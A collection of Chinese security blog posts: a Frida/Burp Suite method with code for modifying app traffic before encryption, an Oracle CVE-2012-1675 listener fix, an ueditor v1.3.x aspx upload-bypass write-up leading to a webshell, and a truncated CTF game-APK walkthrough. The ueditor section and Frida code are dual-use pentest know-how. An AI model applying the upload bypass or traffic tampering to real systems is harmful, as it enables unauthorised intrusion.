工作项目中经常会遇到金融客户需要做APP渗透测试，测试过程中发现大多数APP的通信协议做了手脚，要么是无法抓包、要么是无法看到抓到包的详细内容，遇到加壳的情况又很多，此时又要脱壳、又要分析算法、又要实现解密工具，头都大了，难不成提交"0高位、0中危、0低危"？我怕客户投诉我！幸亏各种HOOK框架的产生让我疏了口气，本文使用Frida框架，基于Frida的工具有几个，brida就是其中一个，但其实际意义不高，实际操作中，客户端的Request只有Encode，没有Decode，且非对称加密，没机会调用函数加密解密，并且繁琐，不通用。另外在使用了市面上其他工具后发现都存在这样的问题，所以才产生了本文的实现方式——利用Frida、Burp Suite、Python实现在APP数据加密前进行拦截并远程修改明文内容后再加密发送并解密Response包。

Frida介绍

官方网站https://frida.re/介绍"Dynamic instrumentation toolkit for developers, reverse-engineers, and security researchers."他是个动态的代码工具包，基于Python + JavaScript 的HOOK与调试框架，相比Xposed和Substrace Cydia更加便捷，可以向Windows，Mac，Linux，iOS和Android上的APP注入Javascript代码片段，并完全访问程序的内存。内置对Java和Objective C运行时支持，架构如下所示：



message消息

Frida中有个消息机制，利用它可以与注入到APP中的脚本互相发送消息，从而达到数据传输的目的，在Python中可注册Message回调函数，利用它来处理接收与发送消息。

```
from __future__ import print_function
import frida
import sys

session = frida.attach("hello")
script = session.create_script("""
    recv('poke', function onMessage(pokeMessage) { send('pokeBack'); });
""")
def on_message(message, data):
    print(message)
script.on('message', on_message)
script.load()
script.post({"type": "poke"})
sys.stdin.read()
```

阻塞并等待输入

你可以在JavaScript脚本中使用recv.wait来阻塞进程，当我们在Burp Suite中修改请求时，脚本会等待响应，然后执行回调函数。利用这个功能，可以在加密前发送明文消息到远程服务器，阻塞并等待我们修改后的明文返回到APP进程，从而远程动态的修改明文信息。

```
from __future__ import print_function
import frida
import sys

session = frida.attach("hello")
script = session.create_script("""
Interceptor.attach(ptr("%s"), {
    onEnter: function(args) {
        send(args[0].toString());
        var op = recv('input', function(value) {
            args[0] = ptr(value.payload);
        });
        op.wait();
    }
});
""" % int(sys.argv[1], 16))
def on_message(message, data):
    print(message)
    val = int(message['payload'], 16)
    script.post({'type': 'input', 'payload': str(val * 2)})
script.on('message', on_message)
script.load()
sys.stdin.read()
```


原理分析

APP在数据加密前将明文发给Burp Suite，Burp Suite在人为修改数据后发给回显服务程序，回显服务程序打印Burp Suite发来的修改后的数据后，将这个数据发给APP。APP内部脚本在收到回显服务程序发来的数据后判断这个数据是哪来的，如果是APP没加密之前的数据就发给Burp Suite，如果是回显服务程序发来的数据就进行下一步加密，然后再发给正常的服务器进行正常的请求。在这里我们就实现了利用远程服务器动态修改APP内部数据，从而绕过加解密过程，达到访问明文数据的目的。

实战演示

Burp Suite 设置监听

首先设置Burpsuite监听端口，这里用于监听APP内脚本发送过来的数据，假设监听10000，然后设置重定向到本机17000端口，该端口为我们自己写的回显服务器监听端口：



HOOK脚本发送HTTP请求

上面我们已经监听好了端口，那么我们需要将HOOK脚本的Python端on_message中收发的消息数据使用http方式发送到Burp Suite中:

```
def deal_message(payload):
    if 'encrypt' in payload:
        headers = {"Content-Type": "text/plain"}
        req = requests.request(
            'FRIDA',
            'http://%s:%d/' % (BURP_HOST, BURP_PORT),
            headers=headers,
            data=str(payload['encrypt'].encode('UTF-8')).strip('b \' '))
        script.post({'type': 'input', 'payload': req.text})
```

JavaScript脚本阻塞

在注入APP中的JavaScript脚本中阻塞来接受修改完成的明文数据，在onEnter函数中使用wait来等待回显服务器发来的修改好的数据:

```
Interceptor.attach(hook.implementation, {
                onEnter: function (args) {
                    ..............
                    send({'encrypt':Memory.readUtf8String(param.bytes(), param.l
                    var op = recv('input', function(value) {
                  ................
                    });
                    op.wait();
                },
```

回显服务器

Python端创建一个简单的HTTP服务器，负责与Burp Suite通信。

我在这里使用了http.server创建了个本地服务器，监听17000端口， Burp Suite proxy模块中设置转发数据发送到127.0.0.1:17000地址。

```
def do_FRIDA(self):
        request_path = self.path

        request_headers = self.headers
        content_length = request_headers.get('content-length')
        length = int(content_length) if content_length else 0

        self.send_response(200)
        self.end_headers()

        self.wfile.write(self.rfile.read(length))
```

效果

远程修改明文数据

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Exter
1	http://127.0.0.1:17000	FRIDA	/	✓		200	1403	JSON	
2	http://127.0.0.1:17000	FRIDA	/	✓		200	1598	JSON	
3	http://127.0.0.1:17000	FRIDA	/	✓		200	1455	JSON	

Request | Response

Raw | Params | Headers | Hex | JSON Beautifier

```
FRIDA / HTTP/1.1
Host: 192.168.137.1:10000
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: text/plain
Content-Length: 1364
```

{"x_version":"96","opType":"login","channel":"appStore","x_traceid":"B0ACA213-D4B0-4B9E-99C8-D35A23B61562","x_sign":
erifyCode":"2da7d419e86a4179b166ffa26f624f093","deviceId":"0E7445AA78AD470B96BD53E98A5E1D895","bizId":"SAFE_LOGIN",
,"networkType":"Unknown\\/Unknown"},"IDFV":"-4A34-489D-818B-8AA7DDDF196E","positionProperty":{"province":"",
,"city":"\xe4\xb8\x8a\xe6\xb5\xb7\xe5\xb8\x82","altitude":"9.169188"},"message":{"deviceToken":"68bc15868d1bb3ef1df
":{"bssid":"","ssid":"DESKTOP-046FUGI
2547"},"deviceBasicProperty":{"os":"iOS","manufacturer":"Apple","density":"765.188866","osVersion":"11.0","widthPixe
B24E7D-5582-4388-AC69-CA027CBD92A6","deviceExtProperty":{"appName":"","userPhoneName":"iPhone","appVersion":
7E8-65D3-4AE5-B79F-61A3570CCC11","timestamp":"594887245","userPermissions":{"Notification":"Y"},"x_type":"i"}

修改后再加密发送

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Exter
1	http://127.0.0.1:17000	FRIDA	/	✓		200	1403	JSON	
2	http://127.0.0.1:17000	FRIDA	/	✓		200	1598	JSON	
3	http://127.0.0.1:17000	FRIDA	/	✓		200	1455	JSON	

Request | Response

Raw | Params | Headers | Hex | JSON Beautifier

```
FRIDA / HTTP/1.1
Host: 192.168.137.1:10000
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: text/plain
Content-Length: 1364

{"x_version":"96","opType":"login","channel":"appStore","x_traceid":"B0ACA213-D4B0-4B9E-99C8-D35A23B61562","x_sign":
erifyCode":"2da7d419e86a4179b166ffa26f624f093","deviceId":"0E7445AA78AD470B96BD53E98A5E1D895","bizId":"SAFE_LOGIN","
,"networkType":"Unknown\\/Unknown"},"IDFV":"-4A34-489D-818B-8AA7DDDF196E","positionProperty":{"province":"",
,"city":"\xe4\xb8\x8a\xe6\xb5\xb7\xe5\xb8\x82","altitude":"9.169188"},"message":{"deviceToken":"68bc15868d1bb3ef1df2
":{"bssid":" "ssid":"DESKTOP-046FUGI
2547"},"deviceBasicProperty":{"os":"iOS","manufacturer":"Apple","density":"765.188866","osVersion":"11.0","widthPixe
B24E7D-5582-4388-AC69-CA027CBD92A6","deviceExtProperty":{"appName":,"userPhoneName":"iPhone","appVersion":"
7E8-65D3-4AE5-B79F-61A3570CCC11","timestamp":"594887245","userPermissions":{"Notification":"Y"},"x_type":"i"}
```

总结

上面我们实现了加密之前明文的获取，而解密过程类似，有兴趣的朋友可自行尝试，Frida更多神奇的功能等待小伙伴们去解锁，至此我们实现了通过Frida利用远程服务器动态修改APP中我们需要的明文数据和解密返回包，省去了手工逆向分析算法，实现加密、解密这一套流程，再也不用担心面对头皮发麻的一堆乱七八糟的“天书”了！

漏洞修复系列之Oracle远程数据投毒漏洞修复(非RAC环境)


前言

监听(listener)是什么


监听器是Oracle基于服务器端的一种网络服务，主要用于监听客户端向数据库服务器端提出的连接请求。既然是基于服务器端的服务，那么它也只存在于数据库服务器端，进行监听器的设置也是在数据库服务器端完成的。

oracle网络配置有三个配置文件 listener.ora，tnsnames.ora，sqlnet.ora，其目录均在 $ORACLE_HOME/network/admin 。

Oracle客户端与服务器端的连接是通过客户端发出连接请求，由服务器端监听器对客户端连接请求进行合法检查，如果连接请求有效，则进行连接，否则拒绝该连接。 服务注册：



监听器架构：



Oracle协议支持

Oracle协议支持层位于Oracle Net基础层和网络协议层之间，负责将TNS功能映射到客户端/服务器连接中使用的行业标准协议。该层支持以下网络协议：

TCP / IP

带SSL的TCP / IP

命名管道

SDP

一、漏洞描述

Oracle 2012年发布的告警，CVE-2012-1675漏洞是Oracle允许攻击者在不提供用户名/密码的情况下，向远程“TNS Listener”组件处理的数据投毒的漏洞。举例：攻击者可以再不需要用户名密码的情况下利用网络中传送的数据消息(包括加密或者非加密的数据)，如果结合（CVE-2012-3137漏洞进行密码破解）从而进一步影响甚至控制局域网内的任何一台数据库。

二、漏洞解决方案

Oracle官网给出两种不同环境解决方案（http://www.oracle.com/technetwork/topics/security/alert-cve-2012-1675-1608180.html）。

分为RAC和非RAC环境，而我们这次针对的是单实例Oracle环境下。

1.停止监听SQL>lsnrctl stop

2.使用TCP协议设备COST限制注册本地实例

编辑listener.ora，在文件末尾增加SECURE_REGISTER_listener_name = (TCP)，命令作用为限制实例注册，并限定注册协议为TCP。

3.关闭动态注册功能（配置该参数后PL/SQL客户端将无法访问Oracle）

编辑listener.ora，在文件末尾增加 DYNAMIC_REGISTRATION_LISTENER =off

```
DYNAMIC_REGISTRATION_LISTENER = off

ADR_BASE_LISTENER = /u01/app/oracle

SID_LIST_LISTENER =
  (SID_LIST=
     (SID_DESC=
        (GLOBAL_DBNAME=a )
        (SID_NAME= )
        (ORACLE_HOME=/u01/app/oracle/product/11.2.0/db_1)
     )
  )

#LISTENER_UAT2 =
#LISTENER =
#  (DESCRIPTION =
#    (ADDRESS = (PROTOCOL = TCP)(HOST = FK2-APPDB-UAT2)(PORT = 1521))
#  )

SECURE_REGISTER_LISTENER = (TCP)
[oracle@FK2-APPDB-UAT2 admin]$
```

4.修改remote_listener参数（关键）

```
SQL>show parameter list    #查看参数配置
SQL>alter system set remote_listener='(DEACRIPTION = (ADDRESS_LIST = (ADDRESS
SQL>show parameter remote_listener     #查看远程监听是否配置生效
```

```
SQL> show parameters list

NAME                                 TYPE        VALUE
------------------------------------ ----------- ------------------------------
listener_networks                    string
local_listener                       string
remote_listener                      string      (DESCRIPTION = (ADDRESS_LIST =
                                                  (ADDRESS = (PROTOCOL = TCP)(H
                                                 OST = FK2-APPDB-UAT2)(PORT = 1
                                                 521)))(CONNECT_DATA = (SERVER
                                                 = DEDICATED)(SERVICE_NAME = ed
                                                 wdb)))
SQL>
SQL> alter system register;

System altered.
```

SQL>alter system register #修改系统注册

三、漏洞验证

1.以述配置修改后，需要重启监听

```
SQL>lsnrctl start
```

2.查看listener

```
$lsnrctl services
```

查看是否有remote server，如不存在，即已修复。

```
LSNRCTL for Linux: Version 11.2.0.3.0 - Production on 16-JUL-2018 19:35

Copyright (c) 1991, 2011, Oracle.  All rights reserved.

Connecting to (ADDRESS=(PROTOCOL=tcp)(HOST=)(PORT=1521))
Services Summary...
Service "armdb" has 1 instance(s).
  Instance "armdb", status UNKNOWN, has 1 handler(s) for this service..
    Handler(s):
      "DEDICATED" established:33 refused:0
         LOCAL SERVER
```

3.查看listener.log监听日志

```
120636 TNS-01194: The listener command did not arrive in a secure t
120637 16-JUL-2018 19:29:45 * (CONNECT_DATA=(SID=armdb)(CID=(PROGRA
120638 Mon Jul 16 19:29:48 2018
120639 16-JUL-2018 19:29:48 * (CONNECT_DATA=(CID=(PROGRAM=)(HOST=FK
120640 Mon Jul 16 19:30:36 2018
120641 16-JUL-2018 19:30:36 * service_register_NSGR * 1194
120642 TNS-01194: The listener command did not arrive in a secure t
120643 16-JUL-2018 19:30:41 * service_register_NSGR * 1194
120644 TNS-01194: The listener command did not arrive in a secure t
120645 Mon Jul 16 19:31:00 2018
120646 16-JUL-2018 19:31:00 * (CONNECT_DATA=(SID=armdb)(CID=(PROGRA
120647 Mon Jul 16 19:31:36 2018
120648 16-JUL-2018 19:31:36 * service_register_NSGR * 1194
120649 TNS-01194: The listener command did not arrive in a secure t
120650 16-JUL-2018 19:31:41 * service_register_NSGR * 1194
120651 TNS-01194: The listener command did not arrive in a secure t
120652 Mon Jul 16 19:32:12 2018
```

查看日志中是否有service_register_NSGR * 1194记录，如有该记录说明已拒绝注册，说明成功修复该漏洞。

记一次ueditor老版本的非常规getshell

前言:

```
本篇文章是关于一次渗透测试中意外getshell的记录，属于ueditor v1.3.x 的aspx语言的非网上流传的
```

经过

```
起因是针对某客户网站进行渗透测试时，发现了一个ueditor编辑器路径，并且网站是aspx，经验丰富的渗
```

upload	617 KB	文
Config.cs	269 字节	Vi
fileUp.ashx	1.41 KB	AS
getContent.ashx	1.13 KB	AS
getMovie.ashx	1.22 KB	AS
getRemoteImage.ashx	4.03 KB	AS
imageManager.ashx	1.87 KB	AS
imageUp.ashx	2.02 KB	AS
scrawlUp.ashx	1.91 KB	AS
Uploader.cs	7.18 KB	Vi
Web.config	438 字节	XN

确认后了解，ueditor在1.4.x版本对整体设计架构进行改版，在v1.3.x,还是离散的功能文件存在的，上传功能在\ueditor3\net\fileUp.ashx。代码如下：

```
public void ProcessRequest(HttpContext context)
{
    context.Response.ContentType = "text/plain";

    //上传配置
    String pathbase = "upload/";                                        //保存路径
    string[] filetype = { ".rar", ".doc", ".docx", ".zip", ".pdf", ".txt", ".swf", ".mkv", ".avi", ".rm", ".rmvb", ".mpeg", ".mpg",
    int size = 100;    //文件大小限制,单位MB,同时在web.config里配置环境默认为100MB


    //上传文件
    Hashtable info = new Hashtable();
    Uploader up = new Uploader();
    info = up.upFile(context, pathbase,  filetype, size); //获取上传状态

    context.Response.Write("{'state':'" + info["state"] + "','url':'" + info["url"] + "','fileType':'" + info["currentType"] + "','
}
```

本意是对.net进行代码审计，发现是否存在安全漏洞（虽然通过搜索引擎并未找到这种信息），但是有意思的是在我审计出来之前，先前开启的burp的后缀fuzz已经有所发现。 框架使用的是白名单，并重命名，但是代码层面存在两点不足。 第一点是获取后缀的函数是自定义的，并且存在逻辑问题。这部分代码存在于\ueditor3\net\Uploader.cs:190

```
/**
 * 获取文件扩展名
 * @return string
 */
private  string getFileExt()
{
    string[] temp = uploadFile.FileName.Split('.');
    return "." + temp[temp.Length - 1].ToLower();
}
```

简单来说，该函数就是以“.”为分割符，得到一个文件名信息的字符型数组，并获取数组最后一个值，在前面添加‘.’后作为后缀返回。这里存在一个问题，如果所传的字符不存在点字符，文件名以点分割获取的数组只有一个值也是最后一个值，如，‘pdf’。该函数最后返回的值将是‘.pdf’。从而绕过白名单的检查。

```
private  bool checkType(string[] filetype)
{
    currentType = getFileExt();
    return Array.IndexOf(filetype, currentType) == -1;
}
```

另一个问题就是文件名的生成过程，文件名是随机生成的，但是随机生成的决定参数是前端fileNameFormat传入，格式是{filename}{rand:6}，最简单办法就是直接将该参数改为字符串，不会被正则匹配，直接拼接入文件名。同时此时获取后缀的函数使用asp.net自带的获取后缀的方法Path.GetExtension(filename)，（这里只想说不知道开发是怎么想的），该函数获取pdf中后缀的值为空。所以最后保存的文件名只由format决定。

```
public static string Format(string format, string filename)
{
    if (String.IsNullOrWhiteSpace(format))
    {
        format = "{filename}{rand:6}";
    }
    string ext = Path.GetExtension(filename);
    filename = Path.GetFileNameWithoutExtension(filename);
    format = format.Replace("{filename}", filename);
    format = new Regex(@"\{rand(\:?)(\d+)\}", RegexOptions.Compiled).Replace(format, new MatchEvaluator(delegate(Match match)
    {
        var digit = 6;
        if (match.Groups.Count > 2)
        {
            digit = Convert.ToInt32(match.Groups[2].Value);
        }
        var rand = new Random();
        return rand.Next((int)Math.Pow(10, digit), (int)Math.Pow(10, digit + 1)).ToString();
    }));
    format = format.Replace("{time}", DateTime.Now.Ticks.ToString());
    format = format.Replace("{yyyy}", DateTime.Now.Year.ToString());
    format = format.Replace("{yy}", (DateTime.Now.Year % 100).ToString("D2"));
    format = format.Replace("{mm}", DateTime.Now.Month.ToString("D2"));
    format = format.Replace("{dd}", DateTime.Now.Day.ToString("D2"));
    format = format.Replace("{hh}", DateTime.Now.Hour.ToString("D2"));
    format = format.Replace("{ii}", DateTime.Now.Minute.ToString("D2"));
    format = format.Replace("{ss}", DateTime.Now.Second.ToString("D2"));
    var invalidPattern = new Regex(@"[\\\/\:\*\?\042\<\>\|]");
    format = invalidPattern.Replace(format, "");
    return format + ext;
}
```


这里完成了对1.3.6版本的分析，同时我也搭建了jsp、php本部的和v1.4.3的ueditor对应的三种语言的靶场，经查看，这几种均使用语言自带的获取后缀的函数。所以该利用方法也只能在v1.3.x的aspx环境下复现。

总结

v1.3.x的市场覆盖率确实较1.4.3低了很多，希望能帮碰到该环境的老哥们多拿一个shell吧！如有，错误

云安全共测大赛初赛 gameapp题目解析

打开网页，页面显示“你能得到99999分吗”




看到还有个附件 下载下来为一个apk文件



8-48

拖到夜神模拟器里面安装



打开APP，看起来是个游戏APP




121.40.219.183:9999


admin

开始游戏

玩了下，是个打飞机的游戏，根据上面的提示需要玩到99999才会有惊喜，显然手残党是不可能达到99999分的。



在模拟器中设置http代理



在本地使用fiddler抓包

```
Clear Cache  TextWizard  Tearoff  MSDN Search...
Statistics  Inspectors  AutoResponder  Composer  Fiddler Orchestra Beta  FiddlerScript  Log  Filters  Timeline
Headers  TextView  SyntaxView  WebForms  HexView  Auth  Cookies  Raw  JSON  XML

POST http://121.40.219.183:9999/startgame/ HTTP/1.1
Content-type: xxx
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.2; SM-G955F Build/JLS36C)
Host: 121.40.219.183:9999
Connection: Keep-Alive
Accept-Encoding: gzip
Cookie: session=eyJwbGF5ZXIiOiJhZG1pbiIsInNjb3JlIjo3fQ.XYROIw.9Kvq1XQSRJuXxehBDjouztqu7_o
Content-Length: 175

Q17wJtGnSuV+SapOwI8KZqkruHO/pgVVwK8vY0aG1rR9SdKNYb01DQDzRvFBsETHYgOMGkeDqsep
f1v2kG+hj2BuPkSBmSWNBBrXBQk2ov+qC1V/7w5HJxdC7owkAGyfDvh1/SR4Ln+Aj1kuWA5xt8Yt
vC2G4HZ7X/1h1MV1D9w=

Find... (press Ctrl+Enter to highlight all)                    View in Notepad
Transformer  Headers  TextView  SyntaxView  ImageView  HexView  WebView  Auth  Caching  Cookies  Raw  JSON  XML
Response Headers                                        [Raw] [Header Definitions]
HTTP/1.0 200 OK
Cache
    Date: Fri, 20 Sep 2019 05:44:57 GMT
    Vary: Cookie
Cookies / Login
    Set-Cookie: session=eyJwbGF5ZXIiOiJhZG1pbiIsInNjb3JlIjowfQ.XYRnWQ.kvuGwIUYCfDcoJhdM3UdwG0rnmo; HttpOnly; Path=/
Entity
    Content-Length: 2
    Content-Type: text/html; charset=utf-8
Miscellaneous
    Server: Werkzeug/0.15.6 Python/2.7.12
```

